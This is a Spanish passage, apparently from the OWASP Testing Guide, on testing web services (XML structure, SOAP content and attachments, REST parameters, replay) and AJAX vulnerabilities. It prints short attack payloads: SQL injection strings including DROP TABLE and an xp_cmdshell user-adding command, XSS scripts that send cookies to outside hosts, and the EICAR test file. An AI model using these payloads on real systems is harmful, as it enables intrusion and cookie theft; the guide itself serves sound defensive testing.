Las vulnerabilidades en servicios web son similares a otras vulnerabilidades como la inyección SQL, revelación de información, etc, pero también tienen vulnerabilidades de XML únicas que también discutiremos aquí.

4.8.1 PRUEBAS ESTRUCTURALES DE XML

BREVE RESUMEN

Para funcionar correctamente, el XML necesita estar bien formado. Un XML con un formato equivocado puede fallar cuando sea procesado en el lado del servidor. Un analizador (parser) necesita recorrer todo el mensaje XML de una forma secuencial para asegurar que está bien formado.

Un analizador de XML además, es una labor que requiere un uso intenso de CPU. Algunos ataques se centran en explotar esta debilidad enviando mensajes XML muy largos y mal formados.

Un atacante podría crear documentos XML estructurados de tal forma que puedan crear una denegación de servicio en el servidor que los recibe consumiendo los recursos de memoria y CPU. Esto se consigue provocando una sobrecarga al analizador de XML, un proceso muy intensivo de carga de la CPU.

DESCRIPCIÓN

Esta sección trata sobre los tipos de ataques que se pueden enviar a un servicio web en un intento de verificar la reacción ante un mensaje mal formado o maliciosamente creado.

Por ejemplo, elementos que contengan un gran número de atributos pueden causar problemas a los analizadores. Esta categoría de ataque también incluye documentos XML que no son XML bien formado (por ejemplo solapando elementos o con etiquetas abiertas sin cierre). El análisis basado en DOM puede ser vulnerable a denegaciones de servicio debido al hecho de que el mensaje completo se carga en memoria (al contrario que en análisis SAX).

Debilidad de los servicios web: Es necesario que el *parser* analice vía SAX o DOM antes de que se valide la estructura y contenido de un mensaje.



PRUEBAS DE CAJA NEGRA Y EJEMPLO

Ejemplos:

Estructura mal formada: el mensaje XML debe estar correctamente formado para ser analizado correctamente. Mensajes SOAP mal formados pueden causar excepciones sin controlar:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="666">
  <to>OWASP
  <from>EOIN</from>
  <heading>I am Malformed </to>
</heading>
<body>Don't forget me this weekend!</body>
</note>
```

Un servicio web que utilice análisis basado en DOM puede ser alterado incluyendo muchos datos en el mensaje XML que el *parser* esté obligado a analizar:

Payload extremadamente grande no esperado como entrada de datos:

```
<Envelope>
<Header>
  <wsse:Security>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>...
    <Signature>...</Signature>
  </wsse:Security>
</Header>
<Body>
  <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
</Body></Envelope>
```

Adjuntos binarios

Los servicios web pueden tener ficheros adjuntos binarios. Los adjuntos se codifican en base64 ya que DIME (Direct Internet Message Encapsulation) parece ser una solución abandonada. Adjuntar una cadena muy larga en base 64 al mensaje puede hacer que el analizador consuma recursos hasta llegar a la denegación de servicio. Otros ataques adicionales pueden incluir la inyección de un fichero binario infectado en la cadena binaria base64. El análisis inadecuado de un adjunto como ese puede consumir todos los recursos:

Objetos binarios blob de gran tamaño no esperados:

```

<Envelope>
  <Header>
    <wsse:Security>
      <file>jgiGldkooJSSKFM%()LFM$MFKF)$KRFWF$FRFkflfkfkcorepoLPKOMkjiujhy:llki-123-01ke123-
                                                                    04QWS03994k£R$Trfe£elfdk4r-
45kgk3lg"£!04040lf;lFfCVr$V$BB^N&*<M&NNB%.....10MB</file>
      <Signature>...</Signature>
    </wsse:Security>
  </Header>
  <Body>
    <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
  </Body>
</Envelope>

```

PRUEBAS DE CAJA GRIS Y EJEMPLO

Si se tiene acceso al esquema del servicio web, éste debería ser examinado. Alguien con ese tipo de acceso podría evaluar que los datos de todos los parámetros están siendo validados. Se deben implementar restricciones en ciertos valores, de acuerdo a las mejores prácticas existentes en validación de datos.

enumeration: Define una lista de valores aceptables

fractionDigits: Especifica el máximo número de decimales permitidos. Debe ser mayor o igual a cero.

length: Especifica el número exacto de caracteres permitidos. Debe ser mayor o igual a cero.

maxExclusive: Especifica los límites superiores para valores numéricos. El valor ha de ser menor que este.

maxInclusive: Especifica los límites superiores para valores numéricos. El valor ha de ser menor o igual que este.

maxLength: Especifica el número máximo de caracteres u objetos de una lista permitidos. Debe ser mayor o igual a cero.

minExclusive: Especifica los límites inferiores para valores numéricos. El valor ha de ser mayor que este.

minInclusive: Especifica los límites inferiores para valores numéricos. El valor ha de ser mayor o igual que este.

minLength: Especifica el número mínimo de caracteres u objetos de una lista permitidos. Debe ser mayor o igual que cero.

pattern: Define la secuencia exacta de caracteres aceptable.

totalDigits: Especifica el número exacto de dígitos permitidos. Debe ser mayor que cero.

whiteSpace: Especifica cómo se maneja un espacio en blanco.



REFERENCIAS

Whitepapers

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

Herramientas

- OWASP WebScarab: Web Services plugin - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

4.8.2 COMPROBACIÓN DE XML A NIVEL DE CONTENIDO

BREVE RESUMEN

Los ataques a nivel de contenido se centran en un servidor que albergue un servicio web y cualquier aplicación que sea utilizada por el servicio, incluyendo servidores web, bases de datos, servidores de aplicaciones, sistemas operativos, etc. Los posibles ataques a nivel de contenido son 1) Inyección SQL o inyección de Xpath 2) Desbordamientos de pila y 3) Inyección de instrucciones.

DESCRIPCIÓN


Los servicios web son diseñados para estar disponibles públicamente a los clientes utilizando Internet como el protocolo de comunicación común. Estos servicios se pueden utilizar para realizar tareas heredadas utilizando su funcionalidad vía SOAP utilizando HTTP. Los mensajes SOAP pueden contener llamadas a métodos con parámetros, incluyendo datos en claro y adjuntos binarios, pedir al host que ejecute llamadas a bases de datos, que procese imágenes, gestión de documentos, etc. Las aplicaciones heredadas expuestas por el servicio pueden ser vulnerables a entradas maliciosas que cuando sólo eran accesibles desde una red privada no eran un problema. Adicionalmente, debido a que el servidor que albergue el servicio web tendrá que procesar estos datos, también puede ser vulnerable si no está parcheado o al menos protegido de contenido malicioso (por ejemplo: contraseñas en texto plano, acceso a ficheros sin restringir, etc).

Un atacante puede elaborar un documento XML (mensaje SOAP) que contenga elementos maliciosos para comprometer el sistema. Se debe incluir en el plan de pruebas verificar una correcta validación del contenido.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Comprobación de inyección SQL o de XPath

1. 1. Examinar el WSDL del servicio web. WebScarab, una herramienta de OWASP con varias funcionalidades para pruebas de aplicaciones web tiene un plugin de WebService para ejecutar funciones de servicios web.



2. Modificar los datos de parámetros basados en la definición WSDL de los parámetros en WebScarab.

Node	Type	Nilable	Value
KeywordSearchRequest			
KeywordSearchRequest	KeywordRequest		<userid>myuser</userid> <password>' OR 1=1</password>

Usando una comilla simple (') podemos inyectar una cláusula condicional para devolver true, 1=1 cuando se ejecuta la sentencia SQL o XPath. Si esto se utiliza para iniciar sesión, en caso de que el valor no sea validado, se podrá iniciar sesión, ya que 1=1.

Los valores para la operación:

```
<userid>myuser</userid> <password>' OR 1=1</password>
```

Podrían traducirse a SQL como:

```
WHERE userid = 'myuser' and password = OR 1=1 and in XPath as: //user[userid='myuser' and password= OR 1=1]
```

Resultado esperado:

Que la persona realizando las comprobaciones pueda continuar utilizando el servicio con mayores privilegios de los que tenía al autenticarse contra la base de datos, o que pueda ejecutar instrucciones sobre la base de datos.

Comprobación de vulnerabilidades de desbordamiento de búfer:

Es posible ejecutar código arbitrario en servidores web vulnerables a través de un servicio web. Enviando una petición HTTP especialmente creada a una aplicación vulnerable se puede causar un desbordamiento y permitir a un atacante ejecutar código. Utilizando una herramienta de pruebas como MetaSploit o desarrollando nuestro propio código, es posible crear un exploit reutilizable. "MailEnable Authorization Header Buffer Overflow" es un ejemplo de un exploit existente de overflow en servicios web y está disponible en MetaSploit como "mailenable_auth_header". La vulnerabilidad está listada en la Open Source Vulnerability Database.

Resultado esperado:

Ejecución de código arbitrario para instalar código malicioso.



PRUEBAS DE CAJA GRIS Y EJEMPLOS

1. ¿Se verifican los parámetros por contenido no válido – construcciones SQL, etiquetas HTML, etc? Utiliza la guía OWASP XSS (<http://www.owasp.org/index.php/XSS>) o la implementación del lenguaje específico como htmlspecialchars() en PHP y nunca confíe en la entrada de datos por parte del usuario.
2. Para mitigar los ataques de desbordamiento de buffer compruebe el servidor web, los servidores de aplicaciones, servidores de bases de datos, etc para parches de actualización y seguridad.

REFERENCIAS

Whitepapers

- NIST Draft publications (SP800-95): "Guide to Secure Web Services" - <http://csrc.nist.gov/publications/drafts/Draft-SP800-95.pdf>
- OSVDB - <http://www.osvdb.org>

Herramientas

- OWASP WebScarab: Web Services plugin - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Metasploit - <http://www.metasploit.com>

4.8.3 COMPROBACIÓN DE PARÁMETROS HTTP GET/REST

BREVE RESUMEN

Muchas aplicaciones XML son invocadas pasándoles argumentos utilizando consultas GET HTTP. Estas se conocen como servicios web “REST” (REST = Representational State Transfer). Estos servicios web pueden ser atacados pasando contenido malicioso en la cadena HTTP GET (por ejemplo, más de 2048 caracteres de parámetros, consultas SQL o cualquier parámetro de inyección).

DESCRIPCIÓN

Los patrones de ataques en servicios web REST son muy similares a los ataques típicos de HTTP que se discuten en esta guía. Por ejemplo, en la siguiente petición HTTP con la cadena “/viewDetail=detail-10293” el parámetro HTTP GET sería “detail-10293”.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Digamos que tenemos un servicio web que acepta la siguiente petición HTTP GET:

`https://www.ws.com/accountinfo?accountnumber=12039475&userId=asi9485jfuhe92`

La respuesta resultante sería parecida a:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Account="12039475">
<balance>€100</balance>
<body>Bank of Bannana account info</body>
</Account>
```

Comprobar la validación de datos en este servicio web REST es similar a unas pruebas de una aplicación genérica:

Se podrían hacer pruebas tales como:

```
https://www.ws.com/accountinfo?accountnumber=12039475' exec master..xp_cmdshell 'net user Vxr
pass /Add &userId=asi9485jfuhe92
```

PRUEBAS DE CAJA GRIS Y EJEMPLO

Sobre la recepción de una petición HTTP el código debería hacer lo siguiente:

Comprobar:

1. Máxima y mínima longitud
2. Verificar los datos
3. Si es posible, implemente las siguientes estrategias de validación de datos: “coincidencia exacta”, “considerado bueno”, “considerado malo” en este orden.
4. Validar los nombres y existencia de los parámetros.

REFERENCIAS

Whitepapers

- The OWASP Fuzz vectors list - http://www.owasp.org/index.php/OWASP_Testing_Guide_Appendix_C:_Fuzz_Vectors

4.8.4 ADJUNTOS SOAP MALICIOSOS

BREVE RESUMEN

Esta sección describe varios métodos de ataque para servicios web que acepten adjuntos. El peligro reside en el procesamiento del adjunto en el servidor y en la redistribución del fichero a los clientes

DESCRIPCIÓN

Los ficheros binarios, incluyendo ejecutables y tipos de documentos que puedan ser maliciosos, pueden publicarse utilizando un servicio web de varias maneras.

Estos ficheros pueden enviarse como parámetro de un método de un servicio web; se pueden enviar como adjunto utilizando SOAP con adjuntos, y también utilizando DIME (Direct Internet Message Encapsulation) y WS-Attachments.



Un atacante puede crear un documento XML (mensaje SOAP) para enviar un adjunto malicioso a un servicio web. Se debe incluir en el plan de pruebas la verificación de que los adjuntos SOAP son validados por el servicio web.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Comprobación de vulnerabilidades de paso de archivos como parámetros:

1. Encontrar WSDL que acepte adjuntos. Por ejemplo:

```
... <s:element name="UploadFile">
  <s:complexType>
    <s:sequence>
      <s:element minOccurs="0" maxOccurs="1" name="filename" type="s:string" />
      <s:element minOccurs="0" maxOccurs="1" name="type" type="s:string" />
      <s:element minOccurs="0" maxOccurs="1" name="chunk" type="s:base64Binary" />
      <s:element minOccurs="1" maxOccurs="1" name="first" type="s:boolean" />
    </s:sequence>
  </s:complexType>
</s:element>
<s:element name="UploadFileResponse">
  <s:complexType>
    <s:sequence>
      <s:element minOccurs="1" maxOccurs="1" name="UploadFileResult" type="s:boolean" />
    </s:sequence>
  </s:complexType>
</s:element> ...
```

2. Añadir un adjunto utilizando un virus no destructivo como EICAR al mensaje SOAP y publicarlo al servicio web de destino. En este ejemplo se utiliza EICAR.

Mensaje soap con EICAR como adjunto (como datos en Base64):

```
POST /Service/Service.asmx HTTP/1.1
Host: somehost
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: http://somehost/service/UploadFile

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <UploadFile xmlns="http://somehost/service">
      <filename>eicar.pdf</filename>
      <type>pdf</type>
      <chunk>X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</chunk>
      <first>true</first>
    </UploadFile>
  </soap:Body>
</soap:Envelope>
```

Resultado esperado:

Una respuesta soap con el parámetro UploadFileResult como true (esto variará según el servicio). El virus eicar se almacena en el servidor y se puede redistribuir como pdf.

Pruebas de vulnerabilidad de SOAP con adjuntos

La prueba es similar, sin embargo la petición será parecida a la siguiente (nótese la información base64 de EICAR):

```
POST /insuranceClaims HTTP/1.1
Host: www.risky-stuff.com
Content-Type: Multipart/Related; boundary=MIME_boundary; type=text/xml;
    start="<claim061400a.xml@claiming-it.com>"
Content-Length: XXXX
SOAPAction: http://schemas.risky-stuff.com/Auto-Claim
Content-Description: This is the optional message description.

--MIME_boundary
Content-Type: text/xml; charset=UTF-8
Content-Transfer-Encoding: 8bit
Content-ID: <claim061400a.xml@claiming-it.com>

<?xml version='1.0' ?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<SOAP-ENV:Body>
<claim:insurance_claim_auto id="insurance_claim_document_id"
xmlns:claim="http://schemas.risky-stuff.com/Auto-Claim">
<theSignedForm href="cid:claim061400a.tiff@claiming-it.com"/>
<theCrashPhoto href="cid:claim061400a.jpeg@claiming-it.com"/>
<!-- ... more claim details go here... -->
</claim:insurance_claim_auto>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

--MIME_boundary
Content-Type: image/tiff
Content-Transfer-Encoding: base64
Content-ID: <claim061400a.tiff@claiming-it.com>

X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
--MIME_boundary
Content-Type: image/jpeg
Content-Transfer-Encoding: binary
Content-ID: <claim061400a.jpeg@claiming-it.com>

...Raw JPEG image..
--MIME_boundary--
```

Resultado esperado:

El fichero del virus eicar se almacena en el host y se podrá redistribuir como un fichero TIFF.



REFERENCIAS

Whitepapers

- Xml.com - <http://www.xml.com/pub/a/2003/02/26/binaryxml.html>
- W3C: "Soap with Attachments" - <http://www.w3.org/TR/SOAP-attachments>

Herramientas

- EICAR (http://www.eicar.org/anti_virus_test_file.htm)
- OWASP WebScarab (http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

4.8.5 PRUEBAS DE REPETICIÓN

BREVE RESUMEN

Esta sección describe las pruebas de repetición (replay) en un servicio web. El atacante puede asumir la identidad de un usuario válido y realizar acciones sin detección.

DESCRIPCIÓN

Un ataque de repetición es un tipo de ataque “man-in-the-middle” en el cual un mensaje es interceptado y repetido por un atacante para suplantar el original.

En servicios web, como en cualquier otro tipo de tráfico HTTP, un sniffer como Ethereal o Wireshark puede capturar el tráfico enviado a un servicio web y utilizando herramientas como WebScarab, podemos reenviar un paquete al servidor. Un atacante puede intentar reenviar el mensaje original o cambiar el mensaje para comprometer el servidor.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Comprobación de vulnerabilidad a ataques de repetición:

1. Capture tráfico y filtre por tráfico de servicios web utilizando Wireshark. Otra alternativa es instalar WebScarab y utilizarlo como proxy para capturar tráfico http

Wireshark packet capture showing a sequence of network traffic. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Help), a toolbar, and a filter bar. The packet list shows 18 packets. The selected packet (18) is an ARP request from 68.38.190.181 to 68.45.198.87. The packet details pane shows the Ethernet II, Internet Protocol Version 4, and ARP sections. The packet bytes pane shows the raw data.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.146.38? Tell 68.44.146.38
2	1.343978	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.147.169? Tell 68.44.147.169
3	1.739038	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.147.54? Tell 68.44.147.54
4	1.792101	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.147.42? Tell 68.44.147.42
5	2.184692	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.146.234? Tell 68.44.146.234
6	2.280818	68.38.190.181	195.228.39.202	TCP	2731 > https [SYN] Seq=0 Len=0 MSS=65535
7	2.408035	195.228.39.202	68.38.190.181	TCP	https > 2731 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
8	2.408104	68.38.190.181	195.228.39.202	TCP	2731 > https [ACK] Seq=1 Ack=1 Win=0 Len=0
9	2.409595	68.38.190.181	195.228.39.202	SSL	Client Hello
10	2.418534	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.146.221? Tell 68.44.146.221
11	2.546243	195.228.39.202	68.38.190.181	TLSv1	Server Hello, change cipher spec, etc.
12	2.547969	68.38.190.181	195.228.39.202	TLSv1	Change Cipher Spec
13	2.854688	195.228.39.202	68.38.190.181	TCP	https > 2731 [ACK] Seq=123 Ack=117 Win=0 Len=0
14	2.854732	68.38.190.181	195.228.39.202	TLSv1	Encrypted Handshake Message, Application Data
15	2.854732	68.38.190.181	195.228.39.202	TLSv1	Application Data
16	3.031428	195.228.39.202	68.38.190.181	TCP	https > 2731 [PSH, ACK] Seq=123 Ack=1234 Win=0 Len=0
17	3.167044	68.38.190.181	195.228.39.202	TCP	2731 > https [ACK] Seq=826 Ack=1234 Win=0 Len=0
18	3.851140	Cisco_6d:e4:54	Broadcast	ARP	who has 68.45.198.87? Tell 68.45.198.87

2. Usando los paquetes capturados por ethereal, utilice TCPReplay para iniciar el ataque de repetición reenviando el paquete. Será necesario capturar varios paquetes en el tiempo para determinar el patrón de identificadores de sesión para asumir un identificador válido. También se puede utilizar WebScarab para enviar el tráfico que captura él mismo.

WebScarab interface showing a captured SOAP request and its corresponding HTTP response. The interface includes a menu bar (File, View, Tools, Help) and a toolbar. The 'Messages' tab is selected, showing a list of messages. The selected message is a POST request to https://bevalias.ling.hu:443/bevalias/ingridsigno.aspx?op=uploadFile. The request details pane shows the raw data of the SOAP message. The response details pane shows the raw data of the HTTP response, which is an internal server error.

Request	Response
<p>POST https://bevalias.ling.hu:443/bevalias/ingridsigno.aspx?op=uploadFile HTTP/1.1</p> <p>Host: somehost</p> <p>Content-Type: text/xml; charset=utf-8</p> <p>Content-length: 468</p> <p>SOAPAction: http://somehost/service/UploadFile</p> <p><?xml version="1.0" encoding="utf-8"?></p> <p><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"></p> <p><soap:Body></p> <p><UploadFile xmlns="http://somehost/service"></p> <p><filename>eicar.pdf</filename></p> <p><type>pdf</type></p> <p><chunk>X5OIP%AP[4IPZx54(P^)?CC7]\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*</chunk></p> <p><first>true</first></p> <p></UploadFile></p> <p></soap:Body></p>	<p>HTTP/1.1 500 Internal Server Error.</p> <p>Header Value</p> <p>Date Mon, 20 Nov 2006 00:55:29 GMT</p> <p>Server Microsoft-IIS/6.0</p> <p>X-Powered-By ASP.NET</p> <p>X-AspNet-Version 1.1.4322</p> <p>Cache-Control private</p>

Resultado esperado:

La persona que efectúa las pruebas puede asumir la identidad del atacante.

PRUEBAS DE CAJA GRIS Y EJEMPLO

Probando vulnerabilidades de ataques de repetición

1. ¿Utiliza el servicio web algún método para prevenir el ataque de repetición? Por ejemplo identificadores de sesión pseudoaleatorios o *marca de tiempo*.



Este es un ejemplo en el que se intenta crear identificadores de sesión aleatorios: (de MSDN Wicked Code

<http://msdn.microsoft.com/msdnmag/issues/04/08/WickedCode/default.aspx?loc=&fig=true#fig1>).

```
string id = GetSessionIDMac().Substring (0, 24);
...
private string GetSessionIDMac (string id, string ip,
    string agent, string key)
{
    StringBuilder builder = new StringBuilder (id, 512);
    builder.Append (ip.Substring (0, ip.IndexOf ('.',
        ip.IndexOf ('.') + 1)));
    builder.Append (agent);
    using (HMACSHA1 hmac = new HMACSHA1
        (Encoding.UTF8.GetBytes (key))) {
        return Convert.ToBase64String (hmac.ComputeHash
            (Encoding.UTF8.GetBytes (builder.ToString ())));
    }
}
```

2. ¿Puede el site utilizar SSL? – esto prevendría de intentos no autorizados de repetir mensajes

REFERENCIAS

Whitepapers

- W3C: "Web Services Architecture" - <http://www.w3.org/TR/ws-arch/>

Herramientas

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Ethereal - <http://www.ethereal.com/>
- Wireshark - <http://www.wireshark.org/> (recomendado en lugar de Ethereal)
- TCPReplay - <http://tcpreplay.synfin.net/trac/wiki/manual>

4.9 PRUEBAS DE AJAX

AJAX, acrónimo de JavaScript asíncrono y XML, es una técnica de desarrollo web usada para crear aplicaciones web más interactivas y con mejor usabilidad. Utiliza una combinación de tecnologías para proveer una experiencia más parecida a utilizar una aplicación de escritorio. Esto se lleva a cabo utilizando el objeto XMLHttpRequest y JavaScript para hacer peticiones asíncronas al servidor web, analizando las respuestas y posteriormente actualizando el DOM HTML y el CSS de la página.

El uso de las técnicas AJAX puede conseguir enormes beneficios de usabilidad para las aplicaciones web. Sin embargo, desde el punto de vista de la seguridad, las aplicaciones AJAX tienen una superficie de ataque mayor que las aplicaciones web convencionales y, a veces son desarrolladas centrándose más en qué se puede hacer que en qué se debería hacer. Además, las aplicaciones AJAX son más complicadas porque el procesamiento se realiza tanto en el lado del cliente como en el lado del servidor. El uso de frameworks para ocultar esta complejidad puede ayudar a disminuir los dolores de cabeza del desarrollo, pero también puede resultar en situaciones donde los programadores no entienden completamente lo que el código que están escribiendo ejecutará. Esto puede llevar a situaciones donde es difícil evaluar el riesgo asociado con aplicaciones o funcionalidades concretas.

Las aplicaciones AJAX son vulnerables al rango completo de vulnerabilidades de las aplicaciones web tradicionales. Las prácticas de programación insegura pueden llevar a vulnerabilidades de inyección SQL, la confianza desplazada en la entrada de datos por el usuario puede llevar a vulnerabilidades de manipulación de parámetros y un fallo al requerir una autenticación y autorización apropiadas puede llevarnos a problemas de confidencialidad e integridad. Además, las aplicaciones AJAX pueden ser vulnerables a nuevas clases de ataques como la suplantación cruzada de peticiones entre *sites* (en inglés Cross Site Request Forgery (XSRF)).

Probar aplicaciones AJAX puede ser un reto porque los programadores tienen una gran cantidad de libertad en la manera en que se comunican entre el cliente y el servidor. En las aplicaciones web tradicionales, los formularios HTML estándar enviados vía peticiones GET o POST tienen un formato sencillo de entender, y por tanto, es fácil modificar o crear nuevas peticiones bien formadas. Las aplicaciones AJAX a veces usan una codificación diferente o esquemas de serialización para enviar los datos que se pasan por POST, haciendo difícil para las herramientas de pruebas crear peticiones de pruebas automatizadas de forma confiable. El uso de proxys web es extremadamente valioso para observar el tráfico asíncrono detrás del escenario y en último lugar, modificar este tráfico para probar la aplicación AJAX.

En esta sección describimos los siguientes temas:

Vulnerabilidades de AJAX
Como probar AJAX

4.9.1 VULNERABILIDADES DE AJAX

INTRODUCCIÓN

Javascript y XML asíncronos (AJAX) es una de las últimas técnicas utilizadas por los desarrolladores de aplicaciones web para proveer de una experiencia al usuario parecida a la de una aplicación local. Dado que AJAX es todavía una nueva tecnología, hay muchos temas de seguridad que no se han investigado completamente. Entre las cuestiones de seguridad que afectan a la tecnología AJAX se incluyen:

- Mayor superficie de ataque, con más puntos de entrada que proteger.
- Funciones internas de la aplicación expuestas.
- Acceso por parte del cliente a recursos de terceros sin seguridad integrada ni mecanismos de cifrado.
- Fallos al proteger información de autenticación y sesiones.
- Hay una línea difusa entre el código del lado del servidor y el del cliente, resultando en fallos de seguridad.

ATAQUES Y VULNERABILIDADES



Vulnerabilidades XMLHttpRequest

Ajax utiliza el objeto XMLHttpRequest (XHR) para toda la comunicación con una aplicación en el lado del servidor, generalmente un servicio web. Un cliente envía una petición a una URL específica en el mismo servidor que la página original y puede recibir cualquier tipo de respuesta del servidor. Estas respuestas son a veces fragmentos de HTML, pero también pueden ser XML, Notación de Objetos Javascript (JSON), imágenes, o cualquier otra cosa que Javascript pueda procesar.

En segundo lugar, en el caso de acceder a una página AJAX sobre una conexión que no utilice SSL, las llamadas subsiguientes del objeto XMLHttpRequest tampoco estarán cifradas con SSL. Por consiguiente, los datos de identificación se transfieren en texto plano. Utilizar canales HTTPS/SSL seguros con los modernos navegadores actuales es la forma más sencilla de prevenir este tipo de ataques.

Los objetos XMLHttpRequest (XHR) recogen la información de todos los servidores de la web. Esto puede llevar a otros tipos de ataques como inyecciones SQL, Cross Site Scripting (XSS), etc.

Mayor superficie de ataque

A diferencia de las aplicaciones web tradicionales que existían completamente en el servidor, las aplicaciones AJAX se extienden entre el cliente y el servidor, lo que da al cliente algunos poderes. Esto termina en otras formas adicionales de inyectar potencialmente contenido malicioso.

Inyección SQL

Los ataques de inyección de código son ataques remotos en la base de datos en los que el atacante modifica los datos de la base de datos.

Un ataque de inyección SQL típico podría ser el siguiente:

Ejemplo 1

```
SELECT id FROM users WHERE name='' OR 1=1 AND pass='' OR 1=1 LIMIT 1;
```

Esta consulta siempre devolverá una fila (salvo que la tabla esté vacía) y será la primera entrada en la tabla. Para muchas aplicaciones esta entrada será el usuario administrativo – aquel con más privilegios.

Ejemplo 2

```
SELECT id FROM users WHERE name='' AND pass=''; DROP TABLE users;
```

Esta consulta elimina todas las tablas y destruye la base de datos

Se puede encontrar más información sobre la inyección SQL en [Pruebas de Inyección SQL](#).

Cross Site Scripting

Cross Site Scripting (XSS) es una técnica mediante la cual se inyecta contenido malicioso en forma de enlaces HTML, alertas de Javascript o mensajes de error.

La explotación de vulnerabilidades XSS se puede utilizar para disparar otros ataques como robo de cookies, suplantación de cuentas o denegaciones de servicio.

Las peticiones del navegador y las de AJAX son idénticas, de manera que el servidor no es capaz de clasificarlas. En consecuencia, no podrá discernir quién ha hecho la petición en segundo plano. Una aplicación en Javascript puede utilizar AJAX para hacer peticiones a un recurso que ocurra en segundo plano sin el conocimiento del usuario. El navegador automáticamente añadirá la información necesaria de autenticación o mantenimiento de estado como las cookies a la petición. El código Javascript entonces podrá acceder a la respuesta de su petición oculta y enviar más peticiones. Esta ampliación de la funcionalidad de Javascript aumenta el posible daño de un ataque de Cross Site Scripting (XSS).

Además, un ataque XSS puede enviar peticiones a páginas específicas diferentes que la que el usuario está viendo en ese momento. Esto permite al atacante observar activamente por determinados contenidos y potencialmente acceder a los datos.

Las técnicas de XSS pueden utilizar peticiones AJAX para inyectarse a si mismas de forma autónoma en las páginas y reinyectar fácilmente el mismo host con más XSS (como un virus), y todo esto se puede realizar sin mucha actualización. Por tanto, XSS puede enviar múltiples peticiones utilizando métodos HTTP complejos para propagarse a si mismo de forma invisible para el usuario.

Ejemplo:

```
<script>alert("howdy")</script>
<script>document.location='http://www.example.com/pag.pl?'+%20+document.cookie</script>
```

Uso:

```
http://example.com/login.php?variable="><script>document.location='http://www.irr.com/cont.php?'+document.cookie</script>
```

Esto redirigiría la página a una página desconocida y maliciosa después de validarse en la página original desde la que fue hecha la petición.

Amenazas de inyección en el lado del cliente

- **La explotación de XSS** puede conceder acceso a cualquier dato del lado del cliente y además modificar el código del mismo.
- La inyección DOM es un tipo de inyección XSS que tiene lugar a través de los sub-objetos document.location, document.URL o document.referrer del Modelo de Objeto de Documentos (DOM)


```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```
- Inyecciones JSON/XML/XSLT – Inyección de código malicioso en el contenido de XML.

Puenteado de AJAX



Por motivos de seguridad, las aplicaciones AJAX sólo pueden conectar hacia el *site* del que proceden. Por ejemplo, JavaScript con AJAX descargado de yahoo.com no podrá hacer conexiones a google.com. Para permitir a AJAX contactar de esta manera a *sites* de terceros se creó el servicio de puenteado de AJAX (en inglés, service bridge). En un puente, un host provee un servicio Web que actúa como un proxy para redirigir el tráfico entre el JavaScript creado en el cliente y el *site* del tercero. Un puente se puede considerar como una conexión de un servicio Web a otro servicio Web. Un atacante podría utilizar esto para acceder a *sites* con acceso restringido.

Cross Site Request Forgery (CSRF)

